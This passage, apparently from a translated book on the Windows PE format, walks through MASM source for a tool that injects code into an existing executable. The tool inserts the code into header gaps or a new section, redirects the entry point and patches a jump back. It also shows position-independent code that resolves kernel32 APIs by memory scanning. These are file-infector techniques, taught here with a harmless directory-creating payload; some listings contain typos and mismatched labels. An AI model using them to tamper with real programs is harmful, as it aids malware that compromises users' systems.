83 mov eax, dwHeaderSize ; Actual size of the file
84
85 pushad
86 invoke wsprintf, addr szBuffer, addr szOut109, dwHeaderSize
87 invoke _appendInfo, addr szBuffer
88 popad
89
90 div bx
91 .if edx > 0
92 inc eax
93 .endif
94 xor edx, edx
95 mov ebx, dwFileAlign
96 mul bx ; eax is the file size aligned to the end
97 mov dword ptr lpOthers, eax
98
99 pushad
100 invoke wsprintf, addr szBuffer, addr szOut110, lpOthers
101 invoke _appendInfo, addr szBuffer
102 popad
103
104 ; Calculate the file size
105 mov esi, @lpMemory1
106 assume esi:ptr IMAGE_DOS_HEADER
107 add esi, [esi].lfanew

```

```

109 assume esi: ptr IMAGE_NT_HEADERS
110 mov edx, esi
111 add edx, sizeof IMAGE_NT_HEADERS
112 mov esi, edx ; Position of the first section
113 ; Calculate the offset of the first section
114 assume esi: ptr IMAGE_SECTION_HEADER
115 mov eax, [esi].PointerToRawData
116 ; Calculate the difference with lpOthers, which is the offset of the file
117 mov ebx, lpOthers
118 sub ebx, eax
119 mov dwOff, ebx ; dwOff is the offset of the file
120
121 mov eax, dwFileSize1
122 ; New file size is the original file size + padding code size aligned to FileAlign
123 add eax, dwOff
124 mov dwNewFileSize, eax
125
126 pushad
127 invoke wsprintf, addr szBuffer, addr szOut105, \
128           dwFileSize1, eax
129 invoke _appendInfo, addr szBuffer
130 popad
131
132
133 ; Allocate memory
134 invoke GlobalAlloc, GHND, dwNewFileSize
135 mov @hDstFile, eax
136 invoke GlobalLock, @hDstFile
137 mov lpDstMemory, eax ; and assign to lpDst
138
139
140 ; Copy the DOS header, DOS Stub,
141 ; and valid data of the original file to the memory area
142 mov ecx, dwValidHeadSize
143 invoke MemCopy, @lpMemory1, lpDstMemory, ecx
144
145 ; Get the starting position of the next code segment in the file
146 invoke getCodeSegStart, @lpMemory
147 mov dwPatchCodeSegStart, eax
148
149 ; Copy the next code segment
150 mov esi, dwPatchCodeSegStart
151 add esi, @lpMemory
152
153 mov edi, lpDstMemory
154 add edi, dwValidHeadSize
155 mov ecx, dwPatchCodeSize
156 invoke MemCopy, esi, edi, ecx
157
158 ; Copy the PE header and sections
159 mov esi, @lpMemory1
160 assume esi: ptr IMAGE_DOS_HEADER
161 add esi, [esi].e_lfanew
162
163 mov edi, lpDstMemory
164 add edi, lpPatchPE
165
166 mov ecx, dwPE_SECTIONSsize
167
168 invoke MemCopy, esi, edi, ecx
169
170
171 ; Set lpOthers
172 ; Copy the section's alignment position
173 mov esi, @lpMemory1
174 assume esi: ptr IMAGE_DOS_HEADER
175 add esi, [esi].e_lfanew
176 assume esi: ptr IMAGE_NT_HEADERS
177 mov edx, esi
178 add edx, sizeof IMAGE_NT_HEADERS
179 mov esi, edx ; Position of the first section
180
181 ;
182 assume esi: ptr IMAGE_SECTION_HEADER
183 mov eax, [esi].PointerToRawData
184 mov dwFirstSectionStart, eax

```

```

185 mov esi, @lpMemory1
186 add esi, dwFirstSectionStart
187
188
189 ; Calculate the difference with lpOthers, which is the offset of the file
190 mov ebx, lpOthers
191 sub ebx, eax
192 mov dwOff, ebx           ; dwOff is the offset of the file
193
194 mov edi, lpDstMemory
195 add edi, lpOthers
196 ; Copy the remaining code to the specified position
197
198 mov ecx, dwFileSize1
199 sub ecx, dwFirstSectionStart
200
201 invoke MemCopy, esi, edi, ecx
202
203
204 mov eax, dwValidHeadSize
205 ; Set the new entry point: the starting position of the code in the new file
206 ; This file is located at offset 00000000h
207 mov dwNewEntryPoint, eax
208
209
210 ; Get the original entry point address
211 invoke getEntryPoint, @lpMemory1
212 mov dwDstEntryPoint, eax
213 pushad
214 invoke wsprintf, addr szBuffer, addr szOut106, eax
215 invoke _appendInfo, addr szBuffer
216 popad
217
218
219
220 ; Fix multiple values
221 ; Fix DOS header size, keep it the same
222 mov edi, lpDstMemory
223 assume edi: ptr IMAGE_DOS_HEADER
224 mov eax, lpPatchPE
225 mov [edi].e_lfanew, eax
226
227
228 ; Fix the new entry point address
229 mov esi, @lpMemory
230 assume esi: ptr IMAGE_DOS_HEADER
231 mov edi, lpDstMemory
232 assume edi: ptr IMAGE_DOS_HEADER
233 add esi, [esi].e_lfanew
234 assume esi: ptr IMAGE_NT_HEADERS
235 add edi, [edi].e_lfanew
236 assume edi: ptr IMAGE_NT_HEADERS
237 mov eax, dwNewEntryPoint
238 mov [edi].OptionalHeader.AddressOfEntryPoint, eax
239
240
241
242 ; Fix the operand of the E9 instruction in the patched code
243 mov eax, lpDstMemory
244 add eax, dwBlock1
245 sub eax, 5             ; eax points to the operand of the E9 instruction
246 mov edi, eax
247
248 sub eax, lpDstMemory
249 add eax, 4
250
251 mov ebx, dwDstEntryPoint
252 sub ebx, eax
253 mov dword ptr [edi], ebx
254
255 pushad
256 invoke wsprintf, addr szBuffer, addr szOut112, ebx
257 invoke _appendInfo, addr szBuffer
258 popad
259
260

```

```

261 ; Fix the offset of several bytes recorded in the section header
262 invoke changeRawOffset, @lpMemory1
263
264 ; Fix SizeOfCode
265 ; Because this value affects alignment, not execution result, it will not be modified
266
267 ; Fix SizeOfHeaders is very important, if not modified, the program will not run
268 mov edi, lpDstMemory
269 assume edi: ptr IMAGE_DOS_HEADER
270 add edi, [edi].e_lfanew
271 assume edi: ptr IMAGE_NT_HEADERS
272 mov eax, lpOthers
273 mov [edi].OptionalHeader.SizeOfHeaders, eax
274
275 ; Fix SizeOfImage
276 ; Because this value has not changed, it will not be modified
277
278 ; Write the file to disk: c:\binda.exe
279 invoke WriteToFile, lpDstMemory, dwNewFileSize

```

Compared to bind.asm, bind1.asm takes into account some data that is defined after the section table. Line 22 calls the getValidHeadSize function to obtain the valid length of the target PE file header. This valid length includes some data defined after the standard file header, such as bound import data. The length of the new file header will include these valid data lengths. If these data are not considered, many programs cannot be patched.

#### 15.4.3 PATCHING THE DIARY PROGRAM

Below, to test the effect of patching the PE file header with bound import data, we use bind1 to patch the diary program. Select the patching program patch1.exe. The results are as follows:

```

Patching Program: D:\masm32\source\chapter15\patch1.exe
Target PE Program: C:\notepad.exe

Patched code segment size: 00000196
Valid length of data in the target PE header: 00000320
Size of the DOS header in the target PE file: 000004b0
Offset of the patched code in the target file: 000004b8
Number of bytes occupied by the target program's code: 00000a0
Actual size of the target PE file: 00000650
Original file size: 00010400
Size of the file after padding: 00010800
New entry point address: 0000739d
Corrected operand of the E9 instruction in the patched code: 00006ee8

File offset changes that need to be corrected in the section header are as follows:
Section name: .text Original offset: 00000400 Corrected offset: 00000800
Section name: .data Original offset: 00007c00 Corrected offset: 00008000
Section name: .rsrc Original offset: 00008400 Corrected offset: 00008800

```

After testing, the patched file C:\bindA can run normally. The result of its execution is to first pop up a HelloWorld dialog box, and after the user confirms, the diary program window pops up.

---

## 15.5 SUMMARY

This chapter mainly introduces the method of inserting programs in the PE gap generated after extending the DOS Stub. There are three gaps in the PE file. To insert a program in the gap, first, the header fields need to be reasonably modified to create gaps. Then, the patched program is copied to these gaps, and the file header information is corrected. Unlike Chapter 14, this method changes the size of the first half of the file, so any information related to the section and file offset in the second half must be corrected.

The aim of this research is to add a new section to the PE (Portable Executable) file and execute the attached code in this section. This chapter designs a patch program and patch tool in the local directory. The main modifications made by the patch tool to the file header include the following: SizeOfHeader, SizeOfImage, AddressOfEntryPoint, and NumberOfSections.


### 16.1 METHODS FOR ADDING A NEW PE SECTION

The best way to create space for a new section is to add a new section according to the PE data structure specifications and then integrate this section into the PE file.

To add a new section to a PE file, it is only necessary to expand the file immediately. However, to add a new section to the PE file, a lot of work must be done to update the PE header information, including but not limited to:

- Modifying the number of sections in the header.
- Adding an IMAGE\_SECTION\_DESCRIPTOR structure to the header to describe the new section, and initializing each field of this structure.
- Ensuring that if the new PE section contains executable code, the execution of this section must be set to ensure the new section is executable when loaded into memory.

Fortunately, the section definition is located in the PE header, and its data structure is fixed, so this operation can be completed within the file header range without moving other section-related data. Figure 16-1 shows the structure of adding a new section to the PE file.



**Figure 16-1:** Structure of a PE File After Adding a New Section

As shown in the figure, the section definition is an item that describes the new section. Then, the movable file header part is executed according to the data granularity, and the new section is added to the file. Before that, understand the patch program described in this chapter.

---

## 16.2 EXAMPLE OF CREATING A PATCH PROGRAM IN THE LOCAL DIRECTORY

In this example, the main goal of the patch program is to create a subdirectory in the C drive root directory. The patch program's executable code is added to the new section. The following is the source code of the patch program, which implements two functions: creating a subdirectory in the C drive.

A directory named BBBN, and then a dialog box is displayed.

---

### 16.2.1 PATCH PROGRAM SOURCE CODE

To reduce the difficulty of writing the patch tool, the patch program code uses the programming techniques described in the previous chapters. For example, the code relocation technique from Chapter 6.1 is used in places where the patch program code involves addresses, and the dynamic acquisition technique of API function addresses from Chapter 11.4 is used for calling imported functions. The complete source code can be found in Code Listing 16-1.

**Code Listing 16-1:** Method for Creating a Directory (chapter16\patch.asm)

```
1 ;-----
2 ; A small program attached to a PE file
3 ; This code uses dynamic acquisition of API function addresses and relocation techniques
4 ; Program function: Method for creating a directory
5 ; Author: Cheng Hao
6 ; Developed on: 2010.6.30
7 ;-----
8
9     .386
10    .model flat, stdcall
11    option casemap:none
12
13    include windows.inc
14
15
16
17    _ProtoGetProcAddress  typedef proto :dword,:dword
18    _ProtoLoadLibrary    typedef proto :dword
19    ProtoCreateDir       typedef proto :dword,:dword
20
21
22    _ApiGetProcAddress  typedef ptr _ProtoGetProcAddress
23    _ApiLoadLibrary     typedef ptr _ProtoLoadLibrary
24    _ApiCreateDir       typedef ptr _ProtoCreateDir
25
26
27    ; The code added to the target file starts here and ends at APPEND_CODE_END
28
29    .code
30
31    jmp _NewEntry
32
33
34    szGetProcAddr db 'GetProcAddress',0
35    szLoadLib    db 'LoadLibraryA',0
36    szCreateDir   db '.CreateDirectoryA',0      ; This method is in kernel32.dll
37    szDir        db 'c:\\BBBN',0                ; Directory to be created
38
39
```

```

40 ;-----
41 ; Error Handler
42 ;-----
43 _SEHHandler proc _lpException,_lpSEH,_lpContext,_lpDispatcher
44     pushad
45     mov esi, _lpException
46     mov edi, _lpContext
47     assume esi:ptr EXCEPTION_RECORD, edi:ptr CONTEXT
48     mov eax, _lpSEH
49     push [eax+0ch]
50     pop [edi].regEbp
51     push [eax+8]
52     pop [edi].regEip
53     push eax
54     pop [edi].regEsp
55     assume esi:nothing, edi:nothing
56     popad
57     mov eax, ExceptionContinueExecution
58     ret
59 _SEHHandler endp
60
61 ;-----
62 ; Procedure to obtain the base address of kernel32.dll in memory
63 ; and to locate the base address of the function from there
64 ;-----
65
66 _getKernelBase proc _dwKernelRet
67     local @dwReturn
68
69     pushad
70     mov @dwReturn, 0
71
72     ; Relocate
73     call @F
74     @A:
75     pop ebx
76     sub ebx, offset @B
77
78     ; Create a structured exception handler structure
79     assume fs:nothing
80     push ebp
81     lea eax, [ebx+offset _ret]
82     push eax
83     lea eax, [ebx+offset _SEHHandler]
84     push eax
85     push fs:[0]
86     mov fs:[0], esp
87
88     ; Obtain the base address of kernel32.dll
89     mov edi, _dwKernelRet
90     and edi, 0fff0000h ; Ensure the address is aligned to a 4K boundary
91     .while TRUE
92         .if word ptr [edi] == IMAGE_DOS_SIGNATURE
93             mov esi, edi
94             add esi, [esi+3ch]
95             .if word ptr [esi] == IMAGE_NT_SIGNATURE
96                 mov @dwReturn, edi
97                 .break
98             .endif
99         .endif
100    _ret:
101    sub edi, 01000h           ; Step back one page in memory
102    .break .if edi < 070000000h ; Stop if the address is less than 070000000h
103 .endw
104     pop fs:[0]
105     add esp, 0ch
106     popad
107     mov eax, @dwReturn
108     ret
109 _getKernelBase endp
110
111 ;-----
112 ; Procedure to obtain the entry address of an API from the export table of a module in
113 ; memory
114 _getApi proc _hModule, _lpszApi

```

```

115     local @dwReturn, @dwStringLen
116
117     pushad
118     mov @dwReturn, 0 ; Relocate
119     call @F
120
121     @A:
122     pop ebx
123     sub ebx, offset @B
124
125     ; Create a structured exception handler structure
126     assume fs:nothing
127     push ebp
128     lea eax, [ebx+offset _ret]
129     push eax
130     lea eax, [ebx+offset _SEHHandler]
131     push eax
132     push fs:[0]
133     mov fs:[0], esp
134
135     ; Calculate the length of the API string (this is typically a null-terminated string)
136     mov edi, _lpszApi
137     mov ecx, -1
138     xor al, al
139     cld
140     repnz scasb
141     mov ecx, edi
142     sub ecx, _lpszApi
143     mov @dwStringLen, ecx
144
145     ; Obtain the export directory's location from the DLL's headers
146     mov esi, _hModule
147     add esi, [esi+3ch]
148     assume esi:ptr IMAGE_NT_HEADERS
149     mov esi, [esi].OptionalHeader.DataDirectory.VirtualAddress
150     add esi, _hModule
151     assume esi:ptr IMAGE_EXPORT_DIRECTORY
152     mov ebx, [esi].AddressOfNames
153     add ebx, _hModule
154     xor edx, edx
155     .repeat
156     push esi
157     mov edi, [ebx]
158     add edi, _hModule
159     mov esi, _lpszApi
160     mov ecx, @dwStringLen
161     repz cmpsb
162     .if ZERO?
163         pop esi
164         jmp @F
165     .endif
166     pop esi
167     add ebx, 4
168     .inc edx
169     .until edx >= [esi].NumberOfNames
170     jmp _ret
171
172     @A:
173     ; API name index -> ordinal index -> address index
174     sub ebx, [esi].AddressOfNames
175     sub ebx, _hModule
176     shr ebx, 1
177     add ebx, [esi].AddressOfNameOrdinals
178     add ebx, _hModule
179     movzx eax, word ptr [ebx]
180     shl eax, 2
181     add eax, [esi].AddressOfFunctions
182     add eax, _hModule
183     mov @dwReturn, eax
184
185     _ret:
186     pop fs:[0]
187     add esp, 0ch
188     assume esi:nothing
189     popad
190     mov eax, @dwReturn
191     ret

```

```

191 _getApi endp
192
193 _start proc
194     local hKernel32Base:dword           ; Store the base address of kernel32.dll
195     local hUser32Base:dword
196
197     local _getProcAddress:_ApiGetProcAddress ; Define functions
198     local _loadLibrary:_ApiLoadLibrary
199     local _createDir:_ApiCreateDir
200
201     pushad
202
203 ; Get the base address of kernel32.dll
204     invoke _getKernelBase, eax
205     mov hKernel32Base, eax
206
207 ; Get the address of the GetProcAddress function from the base address
208     mov eax, offset szGetProcAddress
209     add eax, ebx
210
211     mov edi, hKernel32Base
212     mov ecx, edi
213
214     invoke _getApi, ecx, eax
215     mov _getProcAddress, eax ; Assign the value of GetProcAddress to the pointer
216
217 ; Use GetProcAddress to get the address of the function
218 ; Pass two parameters to call GetProcAddress
219 ; Get the address of CreateDirectoryA
220     mov eax, offset szCreateDir
221     add eax, ebx
222     invoke _getProcAddress, hKernel32Base, eax
223     mov _createDir, eax
224
225 ; Call the function to create a directory
226     mov eax, offset szDir
227     add eax, ebx
228     invoke _createDir, eax, NULL
229
230     popad
231     ret
232 _start endp
233
234 ; Entry point for the new EXE file
235
236 _NewEntry:
237 ; Obtain the current stack pointer's top value
238     mov eax, dword ptr [esp]
239     push eax
240     call @F ; Align the stack
241     @A:
242     pop ebx
243     sub ebx, offset @B
244     pop eax
245     invoke _start
246     jmpToStart db 0E9h, 0F0h, 0F0h, 0FFh, 0FFh, 0FFh
247     ret
248 _end _NewEntry

```

The application of the code relocation technique is distributed in every function of the patch program, such as code lines 72 to 76, lines 119 to 122, and lines 240 to 243.

The method of obtaining the base address of kernel32.dll uses the method introduced in section 11.3.3, which is to obtain the base address of kernel32.dll inside the operating system through the SEH mechanism combined with memory scanning techniques. This part corresponds to code lines 61 to 109.

Lines 207 to 215 obtain the address of the function GetProcAddress. Since the external functions used by the patch program come from a dynamic link library kernel32.dll, which has already been loaded into the process address space, it is no longer necessary to obtain the

address of the function LoadLibraryA in this example. Lines 217 to 223 use the function GetProcAddress to get the address of the directory creation function CreateDirectoryA and store it in the variable \_createDir. Lines 225 to 228 call this function to create a directory with the specified name.

#### 16.2.2 TARGET PE STRUCTURE

All the variables used in this example program are shown in Figure 16-2. As shown, the PE file is divided into four parts:

- The DOS header of the target file, including the DOS MZ header and DOS Stub of the target file.
- The PE header and section table of the target file. The section table part contains all the section table items of the target file, as well as the newly added section table item, and the last zero-ending item of the section table.
- All the content of the sections in the target file.
- The content of the new section.

The main variables used in the patch tool and program are two:

- lpPatchPE (the starting address of the PE header of the target file)
- lpOthers (the starting address of the section content in the section table)



Figure 16-2: Structure of the Target PE After Inserting a Program into a New Section

Additionally, there are many length variables, which can be basically divided into two categories: one category is the original length, and the other category is the length after

alignment according to the file alignment granularity. The relationship between these lengths and variables is as follows:

```
lpOthers =  
dwValidHeadSize + dwPE_SECTIONSize + dwPE_SECTIONSize + sizeof IMAGE_SECTION_HEADER * 2  
lpOthers = dwHeaderSize ; Size after alignment according to file alignment granularity  
lpPatchPE = dwValidHeadSize  
dwHeaderSize = dwValidHeadSize + dwPE_SECTIONSize + sizeof IMAGE_SECTION_HEADER * 2
```

Understanding the structure of the target PE after patching and the relationship between various variables can help readers understand the programming ideas.

## 16.3 DEVELOPING THE PATCH TOOL

With an understanding of the patch program and the new section in the PE, we will now develop the patch tool. This chapter will develop a tool that can insert the patch program into the new section of the PE. Let's first look at the programming ideas.

### 16.3.1 PROGRAMMING IDEAS

Based on the understanding of "Inserting a Program into a New Section of the PE," the programming ideas for the patch tool should include the following five steps:

**Step 1:** Add a new section and name it "PEBindQL."

**Note:** Since the data and code are combined together, the attributes of this section must be set as readable, writable, and executable, even though the nature of this section is 0C00000060H.

**Step 2:** Append the code attached to the patch program to the end of the PE file.

**Step 3:** Calculate the relevant data of the section (such as the section name, actual size, section offset, section attributes, RVA of the section, file offset of the section, etc.) and add this data to the section table.

**Step 4:** Modify global variables such as `SizeOfImage`, `SizeOfHeaders`, etc.

**Step 5:** Modify the entry point of the file header to point to the executable code entry point of the new section; at the same time, modify the E9 instruction at the end of the new section to point back to the original entry point of the file.

This insertion operation is actually very simple because linking is just a machine instruction flow, and the inserted elements must be executed in sequence. The development process of the patch tool is shown in Figure 16-3.




Figure 16-3: Development process of the patch tool

As shown in Figure 16-3, the programming ideas of the patch tool are based on the understanding of "Inserting a

Program into a New Section of the PE." In fact, in the design of the patch program, consider the function's consistency principles and characteristics of modularization. Its overall implementation has several steps, for example, the first step of the programming idea is implemented through variable alignment, obtaining the starting address of the new section table and the offset address of the new section in the PE file; the second step is implemented through the creation of the data structure of the section table; the third step is implemented by modifying the global variables.

The following describes the steps of the patch program based on the source code and the program structure, which are divided into three parts:

- Variable alignment
- Construct file data
- Modify global variables

---

#### 16.3.2 VARIABLE VALUES

First, let's look at the first part: Variable values. The variables that the patch tool needs to calculate through the program include the following items:

1. **dwPatchCodeSize**
  - Retrieves the size of the patch code.
2. **dwNewSectionSize**
  - Retrieves the length of the new section, i.e., the size of the new section.
3. **dwValidHeadSize**
  - Retrieves the valid data length of the target PE header.
4. **lpPatchPE**
  - Aligns to 8 bytes and retrieves the size of the patch.
5. **dwSections**
  - Retrieves the size of the section table of the target file (excluding the zero structure).
6. **dwPE\_SECTIONSize**
  - Calculates the size of the PE header and section table of the target file.
7. **dwHeaderSize**
  - Calculates the size of the valid data in the header of the new file.
8. **lpOthers**
  - Calculates the size of the parts in the header of the new file that come after the target file header.
9. **dwOff**
  - Calculates the offset position of the target file header in the new file header.
10. **dwNewFileAlignSize**
  - Aligns the size of the new file according to the alignment size of the target file.
11. **dwNewFileSize**
  - Calculates the size of the new file.

The section offset of the new section can be added from the starting offset of the file, using the variables lpPatchPE and dwPE\_SECTIONSize to obtain it; the offset of the content of the new section from the starting offset of the file can be obtained by the variables lpOthers and dwSectionsAlignLeft.

After obtaining the new file size, apply for storage space according to the new file size.

---

### 16.3.3 CONSTRUCTING NEW FILE DATA

After successfully applying for space in memory, the process of constructing the data for the new file involves the following steps:

**Step 1:** Copy the valid parts of the target file's header into the applied space.

**Step 2:** Copy the PE header and the target section table.

**Step 3:** Copy the detailed content into `lpOthers`.

**Step 4:** Attach the new section to the end of the code.

As you can see, it is only in step 4 of constructing the new file data that the part of the code that patches is actually implemented.

---

### 16.3.4 MODIFYING FIELD PARAMETERS

Finally, it is necessary to modify certain fields in the file header and some parameters so that the operating system loader can correctly load and run the new file. The fields to be modified mainly include:

- All fields in the structure of the new section's `IMAGE_SECTION_HEADER`
- The number of sections
- The `e_lfanew` value in the DOS header
- The entry point address of the function
- The operation count of the `E9` instruction in the patched code
- Several fields that have offsets and counts in the original table and the section table
- `SizeOfHeaders`
- `SizeOfImage`

The first step in modifying field parameters is to assign values to the section table items of the newly added section. The modification of the field parameters also includes the PE header items and conversion repairs. After all these tasks are completed, the modified new file data is written to disk.

---

### 16.3.5 MAIN CODE

The following code is extracted from the `bind.asm` file, specifically the `_openFile` function. The function is written according to the steps demonstrated in section 16.3.1. The comments are relatively clear and straightforward. Readers can refer to the comments to analyze and understand this part of the code. For details, see code listing 16-2.

**Code Listing 16-2** Function `_openFile` of the patch tool (chapter16\bind.asm)

```
1 ; So far
2 ; The pointers to the two memory files have been obtained
3 ; @lpMemory and @lpMemory1 respectively point to the two file headers
4
5 ; Patch code size
6 invoke getCodeSegSize, @lpMemory
7 mov dwPatchCodeSize, eax
```

```

8
9 invoke wsprintf, addr szBuffer, addr szOut100, eax
10 invoke _appendInfo, addr szBuffer
11
12
13 ; Align the new section file according to FileAlign
14 invoke getFileAlign, @lpMemory1
15 mov dwFileAlign, eax
16 mov ebx, eax
17
18 xor edx, edx
19 mov eax, dwPatchCodeSize
20 div bx
21 .if edx > 0
22 inc eax
23 .endif
24 xor edx, edx
25 mov ebx, dwFileAlign
26 mul bx
27 mov dwNewSectionSize, eax ; Size of the new section
28
29 invoke wsprintf, addr szBuffer, addr szOut114, eax
30 invoke _appendInfo, addr szBuffer

```

The program first obtains the size of the patch code segment and aligns this size according to the file alignment granularity to calculate the size of the new section to be added.

```

33 ; Adjust esi, edi to point to the DOS header
34 mov esi, @lpMemory
35 assume esi:ptr IMAGE_DOS_HEADER
36 mov edi, @lpMemory1
37 assume edi:ptr IMAGE_DOS_HEADER
38
39 nop
40
41 ; Retrieve the length of the valid data from the PE header
42 invoke getValidHeadSize, @lpMemory1
43 mov dwValidHeadSize, eax
44
45 ; Align this value to 8 bytes. Otherwise, it will cause an invalid Win32 program
46 xor edx, edx
47 mov bx, 8
48 div bx
49 .if edx > 0
50 inc eax
51 .endif
52 xor edx, edx
53 mul bx
54
55 mov lpPatchPE, eax
56
57 pushad
58 invoke wsprintf, addr szBuffer, addr szOut101, dwValidHeadSize
59 invoke _appendInfo, addr szBuffer
60 invoke wsprintf, addr szBuffer, addr szOut102, lpPatchPE
61 invoke _appendInfo, addr szBuffer
62 popad
63
64
65 invoke _getRVACount, @lpMemory1
66 xor edx, edx
67 mov bx, sizeof IMAGE_SECTION_HEADER
68 mul bx
69 mov dwSections, eax
70 pushad
71 invoke wsprintf, addr szBuffer, addr szOut111, dwSections
72 invoke _appendInfo, addr szBuffer
73 popad
74
75
76 ; eax now contains the size of the PE header and section table of the new file
77 add eax, sizeof IMAGE_NT_HEADERS
78 mov dwPE_SECTIONSize, eax
79

```

```

80  mov ebx, lpPatchPE
81  add ebx, eax
82  add ebx, sizeof IMAGE_SECTION_HEADER      ; Size of the new section
83  add ebx, sizeof IMAGE_SECTION_HEADER      ; The offset of the end structure
84  mov dwHeaderSize, ebx                     ; Size of the header valid data
85
86  ; Align the file header according to the file alignment
87  invoke getFileAlign, @lpMemory1
88  mov dwFileAlign, eax
89  mov ebx, eax
90
91  xor edx, edx
92  mov eax, dwHeaderSize
93
94  pushad
95  invoke wsprintf, addr szBuffer, addr szOut109, dwHeaderSize
96  invoke _appendInfo, addr szBuffer
97  popad
98
99  div bx
100 .if edx > 0
101   inc eax
102 .endif
103 xor edx, edx
104 mov ebx, dwFileAlign
105 mul bx          ; eax is the aligned value of the file header size
106 mov dword ptr lpOthers, eax
107
108 pushad
109 invoke wsprintf, addr szBuffer, addr szOut110, lpOthers
110 invoke _appendInfo, addr szBuffer
111 popad
112

```

The above code calculates the size of the PE file header after adding the new section. After adding a section, an item will be added to the section table in the PE header.

```

113 ; Retrieve the size of the new file
114 mov esi, @lpMemory1
115 assume esi:ptr IMAGE_DOS_HEADER
116 add esi, [esi].e_lfanew
117 assume esi:ptr IMAGE_NT_HEADERS
118 mov edx, esi
119 add edx, sizeof IMAGE_NT_HEADERS
120 mov esi, edx          ; The start position of the section table
121 ; Calculate the file offset of the first section
122 assume esi:ptr IMAGE_SECTION_HEADER
123 mov eax, [esi].PointerToRawData
124 ; Determine the difference with lpOthers, which is the extra part of the file
125 mov ebx, lpOthers
126 sub ebx, eax
127 mov dwOff, ebx        ; dwOff is the extra part of the file
128
129
130 ; Align according to the file alignment granularity
131
132 invoke getFileAlign, @lpMemory1
133 mov dwFileAlign, eax
134 mov ebx, eax
135
136 xor edx, edx
137 mov eax, dwFileSizel
138 div bx
139 .if edx > 0
140   inc eax
141 .endif
142 xor edx, edx
143 mov ebx, dwFileAlign
144 mul bx
145 mov dwNewFileAlignSize, eax      ; Size of the aligned file
146
147 add eax, dwOff
148 ; The size of the new file = the size of the target file + extra DOS header + aligned
size of the new section

```

```

149 add eax, dwNewSectionSize
150 mov dwNewFileSize, eax
151
152 pushad
153 invoke wsprintf, addr szBuffer, addr szOut105, @dwFileSizel, eax
154 invoke _appendInfo, addr szBuffer
155 popad
156
157

```

The above code calculates the size of the new file after adding the new section. The formula is:

New file size = Target file size + Extra DOS header + Aligned size of the new section

```

158 ; Request memory space
159 invoke GlobalAlloc, GHND, dwNewFileSize
160 mov @hDstFile, eax
161 invoke GlobalLock, @hDstFile
162 mov lpDstMemory, eax           ; Assign pointer to @lpDst
163
164
165 ; Copy the valid data from the target file header to the new memory space
166 ; The target file DOS header + DOS Stub + other valid header data size
167 mov ecx, dwValidHeadSize
168 invoke MemCopy, @lpMemory1, lpDstMemory, ecx
169
170
171
172
173 ; Copy PE header and target section table
174 mov esi, @lpMemory1
175 assume esi:ptr IMAGE_DOS_HEADER
176 add esi, [esi].e_lfanew
177
178 mov edi, lpDstMemory
179 add edi, lpPatchPE
180
181 mov ecx, dwPE_SECTIONSzE
182
183 invoke MemCopy, esi, edi, ecx
184
185 ; Locate lpOthers
186 ; Copy the detailed content of the section
187 mov esi, @lpMemory1
188 assume esi:ptr IMAGE_DOS_HEADER
189 add esi, [esi].e_lfanew
190 assume esi:ptr IMAGE_NT_HEADERS
191 mov edx, esi
192 add edx, sizeof IMAGE_NT_HEADERS
193 mov esi, edx           ; Start position of the section table
194
195 ; Calculate the file offset of the first section
196 assume esi:ptr IMAGE_SECTION_HEADER
197 mov eax, [esi].PointerToRawData
198 mov dwFirstSectionStart, eax
199
200 mov esi, @lpMemory1
201 add esi, dwFirstSectionStart
202
203
204 ; Determine the difference with lpOthers, which is the extra part of the file
205 mov ebx, lpOthers
206 sub ebx, eax
207 mov dwOff, ebx           ; dwOff is the extra part of the file
208
209 mov edi, lpDstMemory
210 add edi, lpOthers
211
212
213 ; Copy the remaining data of the section to the specified location
214
215 mov ecx, @dwFileSizel

```

```

216 sub ecx, dwFirstSectionStart
217 mov dwSectionsLeft, ecx ; Size of all sections in the target
218
219 ; Align the size
220 mov eax, ecx
221 xor edx, edx
222 mov ebx, dwFileAlign
223 div bx
224 .if edx > 0
225 inc eax
226 .endif
227 mul bx
228 mov dwSectionsAlignLeft, eax
229 mov ecx, eax
230
231 invoke MemCopy, esi, edi, ecx
232
233
234 ; Append the patch code to the new section
235 invoke getCodeSegStart, @lpMemory
236 mov dwPatchCodeSegStart, eax
237
238 ; Copy the patch code
239 mov esi, dwPatchCodeSegStart
240 add esi, @lpMemory
241
242 mov edi, lpDstMemory
243 add edi, lpOthers
244 add edi, dwSectionsAlignLeft
245
246 mov ecx, dwPatchCodeSize
247 invoke MemCopy, esi, edi, ecx
248
249 ; So far, the data copying is complete

```

The above code completes the data copying from the target code to the new file. The copied content includes: the file header of the target code, the new section description, the target PE section data, and the patch code data which is the new section data.

```

250 ; Modify the content of the new section
251 ; Locate the new section
252 mov edi, lpDstMemory
253 add edi, lpPatchPE
254 add edi, dwPE_SECTIONSsize
